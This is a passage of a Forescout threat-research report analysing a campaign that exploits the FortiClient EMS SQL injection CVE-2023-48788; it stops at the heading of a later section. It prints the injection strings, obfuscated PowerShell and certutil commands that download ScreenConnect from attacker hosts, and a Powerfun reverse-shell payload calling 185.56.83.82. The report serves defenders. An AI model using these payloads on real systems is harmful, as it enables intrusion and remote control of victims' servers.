FORESCOUT RESEARCH | VEDERE LABS

Connect:fun

Detailing an exploitation campaign targeting FortiClient EMS via CVE-2023-48788

Author: Sai Molige

April 11, 2024

Contents

1. Executive summary


On March 12, 2024 Fortinet published an advisory about CVE-2023-48788, a SQL injection vulnerability in its Fortinet's FortiClient EMS security management solution. On March 21, researchers released a proof of concept (PoC) exploit for the vulnerability, and since then, there have been reports of exploits in the wild leading CISA to add the CVE to its list of Known Exploited Vulnerabilities (KEV) on March 25.

In this report, we detail an incident targeting a media company using CVE-2023-48788 and how a threat actor used it to download ScreenConnect and the Metasploit's Powerfun script for post-exploitation activity – for our first ever named threat campaign. Due to the use of Screen**Connect** and **Metasploit's** Power**fun** for post-exploitation, we are dubbing this campaign **Connect:fun**.

We also share evidence pointing to a possible threat actor who has been active since at least 2022. The attacker has been targeting Fortinet appliances and using Vietnamese and German languages in their infrastructure. We intend to track this infrastructure and report on this actor again in the future.

This incident was not isolated. We observed the same IP address used for initial access scanning for FortiClient EMS in other customer networks beginning March 21 and continuing until March 28. This was also seen in customers who do not use FortiClient EMS in their environment, but who use other VPN applications. However, we do not see indiscriminate automated exploitation attempts on honeypots, as we have seen in the past with other vulnerabilities on edge devices. The observed activity clearly has a manual component. This is evidence that this activity is part of a specific campaign, rather than an exploit included in automated cybercriminal botnets. From our observations, it appears that the actors behind this campaign are not mass scanning but choosing target environments that have VPN appliances. Other cybersecurity companies have also seen similar incidents with manual exploitation of CVE-2023-48788 to download similar software, including IP addresses and infrastructure that intersect with our observations.

In addition to the incident details, we share TTPs and IoCs employed by the threat actor with detection opportunities, as well as log collection and threat hunting opportunities for security teams.



2. CVE-2023-48788

According to the official documentation, FortiClient Enterprise Management Server (EMS) is a "security management solution that enables scalable and centralized management of multiple endpoints."

On March 12, Fortinet published an advisory about CVE-2023-48788, a SQL injection vulnerability in the Data Access Server (DAS) component of EMS which translates requests received by the FcmDaemon, the main application of EMS listening on port 8013, into SQL and interacts with the Microsoft SQL Server database which is part of the EMS installation.

The advisory states that unauthenticated attackers can achieve Remote Code Execution (RCE) via an SQL injection and scores the CVE as critical (CVSS score 9.8). The advisory also mentioned that this vulnerability was exploited in the wild and that Fortinet released a virtual patch named "FG-VD-54509.0day:FortiClientEMS.DAS.SQL.Injection" to fix the issue.

On March 21, researchers released a proof of concept (PoC) exploit for CVE-2023-48788 and detailed that its root cause was missing sanitization of the FCTUID parameter. The vulnerability can be exploited by appending an SQL statement – such as the traditional "' OR 1=1 --" test – to FCTUID in a request to FcmDaemon. Different effects can be obtained by changing the appended SQL statement. Full RCE can be achieved, for example, by enabling the xp_cmdshell stored procedure on the SQL server that EMS uses which spawns a Windows command shell and executes a string passed by the attacked.

Censys	Shodan
Total results: 478 **Top countries:** United States (126), Germany (33), India (29), Canada (28), Netherlands (23) **Top open ports:** 443 (433), 8013 (397), 10443 (370), 80 (250), 8015 (209)	**Total results:** 452 **Top countries:** United States (98), Australia (46), Germany (27), China (25), Netherlands (24) **Top open ports:** 443 (381), 8443 (13),10443 (10), 9443 (6), 7443 (3)


Table 1 – Hosts running FortiClient EMS

On April 4, we saw hundreds of hosts exposed to the internet running FortiClient EMS. Table 1 shows the information about these hosts taken from the Censys and Shodan search engines. Based on the Shodan information, 21% of hosts are in the United States, 10% in Australia and between 5% and 6% are in Germany, China and the Netherlands — with the remaining 51% spread around the world. Many of these hosts are in educational or governmental institutions.

3. Analysis of an incident exploiting CVE-2023-48788

Since the PoC for CVE-2023-48788 was made available on March 21, we observed exploitation attempts with the same FCTUID ("CBE8FC122B1A46D18C3541E1A8EFF7BD"). In this section, we detail one specific incident that targeted a media company whose FortiClient EMS was vulnerable and exposed to the Internet.

The incident is summarized in the figure below and detailed in the next sections. On March 21, we observed attempts to exploit CVE-2023-48788 on the target with the same FCTUID used in the public PoC. The actor enabled xp_cmdshell to execute commands and contact a C2 server. On March 23, we noticed slight changes in the exploit with a different parameter and multiple attempts to download the ScreenConnect RMM on the target, followed by attempts to install it using msiexec, along with using a shell with reverse, bind and download capabilities. Finally, on March 25 we saw further exploits now using PowerShell and certutil to download ScreenConnect, install it via msiexec and connect to C2 addresses.



3.1. A timeline: Initial access attempts via PoC

On March 21, FcmDaemon logs show the threat actor tried to achieve RCE by executing a sequence of commands to enable advanced configuration options and the xp_cmdshell feature in SQL Server.

```
'CBE8FC122B1A46D18C3541E1A8EFF7BD' OR 1=1 ;EXEC MASTER.DBO.SP_CONFIGURE 'SHOW ADVANCED
OPTIONS',1;RECONFIGURE;EXEC MASTER.DBO.SP_CONFIGURE 'XP_CMDSHELL', 1;RECONFIGURE; --",
```

Right after the changes, the threat actor used the LOLBAS finger.exe to download a malicious payload from 185[.]56[.]83[.]82 but was unsuccessful due to incorrect syntax.

```
[03-21 15:39:17][    ERROR]: DAS returned an error - Error = mssql: Incorrect syntax near
the keyword 'AND'., Command was = {"operation": "GET_BY_UID", "model": "FCT_USERS", "id":
"CBE8FC122B1A46D18C3541E1A8EFF7BD' OR 1=1 ;EXEC MASTER..XP_CMDSHELL 'FINGER
185.56.83.82'; --", "vdom":"FCM_default", "jsonData": "{}", "ops": [], "flag":0}
```

Two days later, on March 23, the same actor executed “FINGER ADMIN@185.56.83.82” along with “WAITFOR DELAY '00:00:10' --" to check if the command was executed and to see if the vulnerability still existed. Though the command was not successful, the DELAY might have hinted to them that the host was still vulnerable.

Additionally, we observed another change from the earlier execution where the configuration changes were reflected in the error log on “C:\Program Files\Microsoft SQL Server\MSSQL14.FCEMS\MSSQL\Log” informing to perform "Reconfigure" to confirm the changes. This could be confirmed with application logs too (Event ID 15457 with xp_cmdshell string).

```
2024-03-23 16:30:34.17 spid70      Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE
statement to install.
2024-03-23 16:30:34.18 spid70      Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to
install.
```

Ninety-two minutes after the actor confirmed the host was still vulnerable, they executed the SQL injection with the following command “MSIEXEC /Q /I C:\WINDOWS EMP..MSI”. Note the space between WINDOWS and EMP and the double '.'s. The attempt failed because of the incorrect syntax.

Eighteen minutes after failed attempt, they tried to execute “msiexec /q /i c:windowstemp1.msi” obfuscated with the CHAR() function. The command failed again due to unsupported usage and no backslashes. Injected commands will execute within cmd.exe, a child process of sqlservr.exe.

Seventeen minutes later, the same CHAR() function was used to decode a PowerShell command which had obfuscated code to download ScreenConnect and name it as “2.msi”. We did not see any logs indicating this was unsuccessful.

#decoded PowerShell command

```
powershell -nop -c $ds = 'D' + 'Own' + 'LOa' + 'Dfl' + 'le'; Invoke-Expression (New-Object
Net.WebClient).$ds.Invoke('hxxp://95[.]179[.]241.10:23963/Bin/ConnectWiseControl.ClientSetup.msi?e=Access&y=Guest', 'c:\windows\temp\2.msi')
```

#original obfuscated payload

```
'CHAR(112)+CHAR(111)+CHAR(119)+CHAR(101)+CHAR(114)+CHAR(115)+CHAR(104)+CHAR(101)+CHAR(108)+CHAR(108)+CHAR(32)+CHAR(45)+CHAR(1
10)+CHAR(111)+CHAR(112)+CHAR(32)+CHAR(45)+CHAR(99)+CHAR(32)+CHAR(36)+CHAR(100)+CHAR(115)+CHAR(32)+CHAR(61)+CHAR(32)+CHAR(39)+
CHAR(68)+CHAR(39)+CHAR(32)+CHAR(43)+CHAR(32)+CHAR(39)+CHAR(79)+CHAR(119)+CHAR(110)+CHAR(39)+CHAR(32)+CHAR(43)+CHAR(32)+CHAR(
39)+CHAR(76)+CHAR(79)+CHAR(97)+CHAR(39)+CHAR(32)+CHAR(43)+CHAR(32)+CHAR(39)+CHAR(68)+CHAR(102)+CHAR(73)+CHAR(39)+CHAR(32)+CH
AR(43)+CHAR(32)+CHAR(39)+CHAR(108)+CHAR(101)+CHAR(39)+CHAR(59)+CHAR(32)+CHAR(73)+CHAR(110)+CHAR(118)+CHAR(111)+CHAR(107)+CHA
R(101)+CHAR(45)+CHAR(69)+CHAR(120)+CHAR(112)+CHAR(114)+CHAR(101)+CHAR(115)+CHAR(115)+CHAR(105)+CHAR(111)+CHAR(110)+CHAR(32)+C
HAR(40)+CHAR(78)+CHAR(101)+CHAR(119)+CHAR(45)+CHAR(79)+CHAR(98)+CHAR(106)+CHAR(101)+CHAR(99)+CHAR(116)+CHAR(32)+CHAR(78)+CHA
R(101)+CHAR(116)+CHAR(46)+CHAR(87)+CHAR(101)+CHAR(98)+CHAR(67)+CHAR(108)+CHAR(105)+CHAR(101)+CHAR(110)+CHAR(116)+CHAR(41)+CHA
R(46)+CHAR(36)+CHAR(100)+CHAR(115)+CHAR(46)+CHAR(73)+CHAR(110)+CHAR(118)+CHAR(111)+CHAR(107)+CHAR(101)+CHAR(40)+CHAR(39)+CHA
R(39)+CHAR(104)+CHAR(116)+CHAR(116)+CHAR(112)+CHAR(58)+CHAR(47)+CHAR(47)+CHAR(57)+CHAR(53)+CHAR(46)+CHAR(49)+CHAR(55)+CHAR(57
)+CHAR(46)+CHAR(50)+CHAR(52)+CHAR(49)+CHAR(46)+CHAR(49)+CHAR(48)+CHAR(58)+CHAR(50)+CHAR(51)+CHAR(57)+CHAR(54)+CHAR(51)+CHAR(
47)+CHAR(66)+CHAR(105)+CHAR(110)+CHAR(47)+CHAR(67)+CHAR(111)+CHAR(110)+CHAR(110)+CHAR(101)+CHAR(99)+CHAR(116)+CHAR(87)+CHAR(1
05)+CHAR(115)+CHAR(101)+CHAR(67)+CHAR(111)+CHAR(110)+CHAR(116)+CHAR(114)+CHAR(111)+CHAR(108)+CHAR(46)+CHAR(67)+CHAR(108)+CHA
R(105)+CHAR(101)+CHAR(110)+CHAR(116)+CHAR(83)+CHAR(101)+CHAR(116)+CHAR(117)+CHAR(112)+CHAR(46)+CHAR(109)+CHAR(115)+CHAR(105)+
CHAR(63)+CHAR(101)+CHAR(61)+CHAR(65)+CHAR(99)+CHAR(99)+CHAR(101)+CHAR(115)+CHAR(115)+CHAR(38)+CHAR(121)+CHAR(61)+CHAR(71)+CH
AR(117)+CHAR(101)+CHAR(115)+CHAR(116)+CHAR(39)+CHAR(39)+CHAR(44)+CHAR(32)+CHAR(39)+CHAR(39)+CHAR(99)+CHAR(58)+CHAR(92)+CHAR(
119)+CHAR(105)+CHAR(110)+CHAR(100)+CHAR(111)+CHAR(119)+CHAR(115)+CHAR(92)+CHAR(116)+CHAR(101)+CHAR(109)+CHAR(112)+CHAR(92)+CH
AR(50)+CHAR(46)+CHAR(109)+CHAR(115)+CHAR(105)+CHAR(39)+CHAR(39)+CHAR(41)'
```

Sixty-six minutes later, they changed their obfuscation approach from using CHAR() to assigning a string value to a variable “@ASD” by converting hexadecimal data into a VARCHAR (String) format. The decoded hex string was “msiexec /q /i c:\\windows\\temp\\1.msi” but without the download of “1.msi” which was immediately corrected a couple of minutes later.

```
ADVANCED OPTIONS', 0;RECONFIGURE; DECLARE @ASD VARCHAR(1024); SET @ASD = (SELECT CONVERT(
VARCHAR(MAX), 0X6D736965786563202F71202F6920633A5C77696E646F77735C74656D705C312E6D7369));
EXEC XP_CMDSHELL @ASD; WAITFOR DELAY '00:00:10' --", "vdom":"FCM_default", "jsonData":
"{}", "ops": [], "flag":0}
```

```
ADVANCED OPTIONS', 0;RECONFIGURE; DECLARE @ASD VARCHAR(1024); SET @ASD = (SELECT CONVERT(
VARCHAR(MAX), 0X706F7765727368656C6C202D6E6F70202D6320246473203D20274427202B20274F776E2720
2B20274C4F612727202B202744664927202B20276C65273B20496E766F6B652D4578707265737369 6F6E20284E
65772D4F626A656374204E65742E576562436C69656E74292E2464732E496E766F6B652827687474703A2F2F39
352E3137392E3234312E31303A32333936332F42696E2F436F6E6E6563745769736436F6E74726F6C2E436C69
656E7453657475702E6D73693F653D41636365737326793D4775657374272C2027633A5C77696E646F77735C74
656D705C6D2E6D73692729)); EXEC XP_CMDSHELL @ASD; WAITFOR DELAY '00:00:10' --",
"vdom":"FCM_default", "jsonData": "{}", "ops": [], "flag":0}
```

```
ADVANCED OPTIONS', 0;RECONFIGURE; DECLARE @ASD VARCHAR(1024); SET @ASD = (SELECT CONVERT(
VARCHAR(MAX), 0X6D736965786563202F71202F6920633A5C77696E646F77735C74656D705C6D2E6D7369));
EXEC XP_CMDSHELL @ASD; WAITFOR DELAY '00:00:10' --", "vdom":"FCM_default", "jsonData":
"{}", "ops": [], "flag":0}
```

The corrected command can be seen below. The “m.msi” failed installation can be seen in application logs. We can also see how the part after e=Access from the command is not reflected in the PowerShell logs.

```
powershell -nop -c $ds = 'D' + 'Own' + 'LOa' + 'Dfl' + 'le'; Invoke-Expression (New-Object
Net.WebClient).$ds.Invoke('http://95.179.241.10:23963/Bin/ConnectWiseControl.ClientSetup.msi?e=Access&y=Guest', 'c:\\windows\\temp\\m.msi')
```

```
msiexec /q /i c:\\windows\\temp\\m.msi
```

```
NewEngineState=Available PreviousEngineState=None SequenceNumber=13 HostName=ConsoleHost HostVersion=5.1.17763.5576 HostId=fc023892-3bb4-
49ea-bddd-a8d911c033b4 HostApplication=powershell -nop -c $ds = 'D' + 'Own' + 'LOa' + 'Dfl' + 'le'; Invoke-Expression (New-Object
Net.WebClient).$ds.Invoke('http://95.179.241.10:23963/Bin/ConnectWiseControl.ClientSetup.msi?e=Access EngineVersion=5.1.17763.5576
RunspaceId=ce22a09a-089d-4786-b5fb-7155efb2b874 PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=
```

3.2. Downloading ScreenConnect and Powerfun

After the previous installation attempt at intervals of 36 minutes and 71 minutes, the SQL statement with a hex-encoded string was seen below.

```
ADVANCED OPTIONS', 1;RECONFIGURE;EXEC SP_CONFIGURE 'XP_CMDSHELL', 1;RECONFIGURE; EXEC SP_CONFIGURE 'SHOW ADVANCED OPTIONS',
0;RECONFIGURE; DECLARE @ASD VARCHAR(2048); SET @ASD = (SELECT CONVERT(VARCHAR(MAX), 0X706F7765727368656C6C2E657865202D6E6F70202D7
720686964646 56E202D6E6F6E69202D6570206279706173732022628 5B736372697074626C6F636B5D3A3A6372656174652828 4E65772D4F626A656374205379
7374656D2E494F2E53747265616D52656164657228 4E65772D4F626A656374205379737465 6D2E494F2E436F6D7072657373696F6E2E477A69705374726561 6D2
8284E65772D4F626A6563742053797374656D2E494F2E4D656D6F727953747265616D282C5B53797374656D2E436F6E766572745D3A3A46726F6D426173653634
537472696E67282828272B27483473494144 6E4D516D5543413556563232376A4E6842393931634D444C5752454A6C7773686345416 24B6F717B327D3057416
44A6459355674272B27486777446F616C787249596D585A4B4B6253542B39354953645847636F46303953434A6E6548683435704363463443 44B5A5841723441272B
277B327D3367466D654D3579674D394A3536594A39677A65414376754A367B327D4733324E7A4944673567644372 2F534A64704F5132782B557562587965534 87
8737B327D347077553369634C4D526E4C4B745955496A43717779526F7275646D5346786D3276394E54352F5A3276586C4E6353585871477A4C736F4D79507161
4B4C7350272B2771663549616C597637615A4449355A4B4B4C4E37765454566E55727A6F2F437A58677B317D75616C623252783153536F646267425664A4B724F4
46F43503457526C436C35484D4936326C6767503941663561 4C72422B56775770634F5A626E327142415A5164503071333958784B6E5769725A4178704E62746A
71326D644D3337392F647A694F61454F5663645036696375 6F723942464A322F45474B364D7861757145565A4D646D2B7856666694953754D68345161365 52F485
86943646A5031482F354F77442B6643526E4C306A272B275A366639324B3743543932723 14E4E4749563036726855307353354C797A374C735756584661636935
347A533937586F554E4F61707A5859472B795146536F3357354C577161476650272B2777376D316C455968302F426A555866272B27775942716D4F794E2B59354
C615442425A664A357A716A4276796A504D2B70736C31444F5A355139544B506F4654707B317D564A69467B327D3677624E4E4B7636784B4967764F346237672B
6361325354526573556127 2B276C645A5666477957787263444B64427537727244677B317D3548526F6E2B6466272B276E6F5937727A534B72413648453 44D625
13141776D546D666E352B50307554714B6E4C712F2B3579777636744E61786361786937 4C5A272B2755757B317D484E5168524132473677326862616D37634D78
424367657A31314C7543312F625074736D5A6F417B317D7B327D7456596472676E556A7B317D617176792B3457424D496E677A3577707165586351434C5653717
0535467496A4E356C4C30714451596A39695275374 56E66422B272B2739484B5157317359444E754678634F34625A42724650646D30545652765A6D374E6A7077
30632B704E446D6577725746644C4C346734413050482B65617A3371693153586C43307335776F55637445634E4731575339733934643735484A4636746456525
6694E467A3166695554376734484B7A7374707171336544737574616172334 94F595A687B317D4A6575717862784857 7B317D575668364C59526844734D632B67
6F4641474235496575 6E30772B7A4761766E5756654533715573687063615858764D5778573431367168303050785A5561367546272B2768574350487052546 27
37A5854455031673244 2B7379727745 7B327D2F2F586F437A2F43744D494D4B4662783539714 24F6F52537B317D426A36476F33454B522F5A62366E7B327D7457
656E6869497970576 26A6F4A7A6871272B275154614F5349424B5354555A5476636D3637417534345278704371 4D586D4E773057335972626270485272346 62F6
D3368666C507833594E652B44586573775858756846637776367 7B327D6366374 16D5847763136797531595830356477375133566D727B317D7172366D2F4E73
3673376E676D397235712B7066377B327D5964464B59494141417B307D27292D66273D272C276B272C27382729292929 2C5B53797374656D2E494F2E436F6D707
2657373696F6E2E436F6D7072657373696F6E4D6F64655D3A3A4465636F6D7072657373292929 2E52656164546F456E642829292922)); EXEC XP_CMDSHELL
@ASD; WAITFOR DELAY '00:00:10' --", "vdom":"FCM_default", "jsonData": "{}", "ops": [], "flag":0}
```

Upon decoding, the string revealed a PowerShell command. Peeling away layers of Base64 encoding and GZIP compression left us with a PowerShell script that employs a shell (reverse and bind). When analyzing the PowerShell script, we identified C2 communication and the ability to execute arbitrary commands once connected.

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String((("+'H4sIADnMQmUCA5VV227jNhB991cMDLWREJlwshcEAbKoq{2}0WAdJdY5Vt'+'HgwDoaIxrlYmXZKKbST+95ISdXGcoF
09SCJneHh45pCcF4KZXAr4A'+'{2}3gFmeM5ygM9J56YJ9gzeACvuJ6{2}G32NzIDg5vtCr/SJdpOQ2x+UubXyeSHxs{2}4pwU3icLMRnLKtYUIjCqwyRorudmSFxm2
v9NT5/Z2vXlNcSXXqGzLsoMyPqaKLsP'+'qf5IaIYv7aZDI5ZKKLN7vTTVnUrzo/CzXg{1}ualb2Rx1SSodbgBVjKrODoCP4WRlCl5HMI62lggP9Af5aLrB+VwWpcOZbn
2qBAZQdP0q39XxKnWirZAxpNbtjq2mdM379/dziOaEOVcdP6icuor9BFJ2/EGK6MxauqEVZMdm+xVfiISuMh4Qa6U/HXiCdjP1H/5OwD+fCRnL0j'+'Z6f92K7CT92r1
NNGIV06rhU0sS5Lyz7LsWVXFaci54zS97XoUNOapzXYG+yQFSo3W5LWqaGfP'+'w7m1IEYh0/BjUXf'+'wYBqmOyN+Y5LaTBBZfJ5zqjBvyjPM+psl1DOZ5Q9TKP
oFTp{1}VJiF{2}6wbNNKv6xKlgvO4b7g+ca2STResUa'+'ldZVfGyWxrcDKdBu7rrDg{1}5HRon+df'+'noY7rzSKrA6HE4MbQ1AwmTmfn5+P0uTqKnLq/+5ywv6tNaxca
xi7LZ'+'Uu{1}HNQhRA2G6w2hbam7cMxBCgez11LuC1/bPtsmZoA{1}{2}tVYdrgnUj{1}aqvy+4WBMIngz5wpqeXcQCLVSqpSTgIjN5lL0qDQYj9iRu7EnfB+'+'9HKQW
1sYDNuFxcO4bZBrFPdm0TVRvZm7Njpw0c+pNDmewrWFdLL4g4A0PH+eaz3qi1SXlC0s5woUctEcNG1WS9s94d75HJF6tdVRViNFz1fiUT7g4HKzstpqq3eDsutaa
r3IOYZh{1}JeuqxbxHW{1}WVh6LYRhDsMc+goFAGB5Ieun0w+zGavnWVeE3qUshpcaXXvMWxW416qh00PxZUa6uF'+'hWCPHpRTbszXTEP1g2D+syrwE{2}//Xo
Cz/CtMIMKFbx59qBOoRS{1}Bj6Go3EKR/Zb6n{2}tWenhiIypWbjoJzhq'+'QTaOSIBKSTUZTvcm67Au44RxpCqMXmNw0W3YrbbpHRr4f/m3hfIPx3YNe+DXeswXXu
hFcwv6g{2}cf7AmXGv16yu1YX05dw7Q3Vmr{1}qr6m/Ns6s7ngm9r5q+pf7{2}YdFKYIAAA{0}')-f=','k','8'))))),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"%
```

The script has one cmdlet, three parameters with two arguments:

- **Powerfun** is a cmdlet (function) being called
- **command** is a parameter used to choose the type of connection (reverse or bind).
- **download** is a parameter used to execute decoded data via Invoke-Expression.
- **SSL** is a parameter used to establish an SSL/TLS connection to an IP using TLS 1.2 and bypassing server certificate validation.
- **reverse** is an argument used to establish a reverse connection from the target system back to the actor's IP.
- **bind** is an argument used to configure the target system to open and listen on a specified port for incoming connections. The actor then connects to this configured port to gain access or execute commands.

Regardless of the type of connection (reverse or bind), the script begins by initializing a byte array, $bytes, to serve as a buffer to read data from a network stream. It then constructs a greeting message with the current user's username and the computer name by leveraging environment variables $env:username and $env:computername. This message is encoded into ASCII bytes and sent over $stream. Upon receiving data, it decodes the bytes into a command using ASCII encoding and executes this command via Invoke-Expression.

The output is then formatted into a response string along with the current working directory. This response is effectively sending the execution results back to the attacker-controlled IP.

The script is same as opensource Metasploit's Powerfun. It initiates a reverse connection to 185[.]56[.]83[.]82 via powerfun -Command reverse.

```
Process {
$modules = @()
if ($Command -eq "bind")
{
    $listener = [System.Net.Sockets.TcpListener]443
    $listener.start()
    $client = $listener.AcceptTcpClient()
}
if ($Command -eq "reverse")
{
    $client = New-Object System.Net.Sockets.TCPClient("185.56.83.82",443)
}

$stream = $client.GetStream()

if ($Sslcon -eq "true")
{
    $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
    $sslStream.AuthenticateAsClient("185.56.83.82",$null,"tls12",$false)
    $stream = $sslStream
}

[byte[]]$bytes = 0..20000|%{0}
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) Microsoft Corporation. All
rights reserved.`n`n")
$stream.Write($sendbytes,0,$sendbytes.Length)

if ($Download -eq "true")
{
    $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)
    ForEach ($module in $modules)
    {
        (Get-Webclient).DownloadString($module)|Invoke-Expression
    }
```

After two days, we saw multiple SQL statements trying to download ScreenConnect using a different domain URSKETZ[.]COM. The file names were like the earlier downloads seen from IP address 95[.]179[.]241[.]10. The actor used the same PowerShell obfuscation to download multiple times, but 109 minutes later they used certutil.exe to download the same file and install it using msiexec.exe. The attempt to download and install was successful.

```
`certutil -f -urlcache hxxps://ursketz[.]com/bin/<file_name>.msi c:\windows\temp\x.msi`

msiexec /q /i c:\windows\temp\x.msi
```

- **EventData**

Product: ScreenConnect Client (b7ce62a23866fe7d) -- Installation completed successfully.
(NULL)
(NULL)
(NULL)
(NULL)
(NULL)
7B323245384139353372D383732392D374143442D423837312D41423439453432314543394 57D

Windows Installer installed the product. Product Name: ScreenConnect Client (b7ce62a23866fe7d). Product Version: 23.9.10.8817. Product Language: 1033. Manufacturer: ScreenConnect Software. Installation success or error status: 0.

This is also confirmed by the firewall logs, in which we saw traffic to the domain used to download ScreenConnect. The domain is hosted at 141[.]136[.]43[.]188.

> 25 Mar 2024, 08:26:09	network.service: ssl_tlsv…	10.33.96.28	141.136.43.188	ursketz.com
> 25 Mar 2024, 08:26:09	network.service: ssl	10.33.96.28	141.136.43.188	ursketz.com
> 25 Mar 2024, 08:26:09	network.service: ssl	10.33.96.28	141.136.43.188	ursketz.com
> 25 Mar 2024, 08:26:09	network.service: ssl_tlsv…	10.33.96.28	141.136.43.188	ursketz.com

For the first time in all the successful and failed downloads/installations, we observed the ScreenConnect installation log and successful service creation with the name “ScreenConnect Client”. The timestamp coincides with the last installation of ScreenConnect from ursketz[.]com. The Client ID of the ScreenConnect that was downloaded was b7ce62a23866fe7d.

Connections from ScreenConnect were destined to 144[.]202[.]21[.]16. This was the only time we saw connections to/from ScreenConnect. We were not able to retrieve the ScreenConnect logs to identify further actions.

4. Campaign and actor analysis

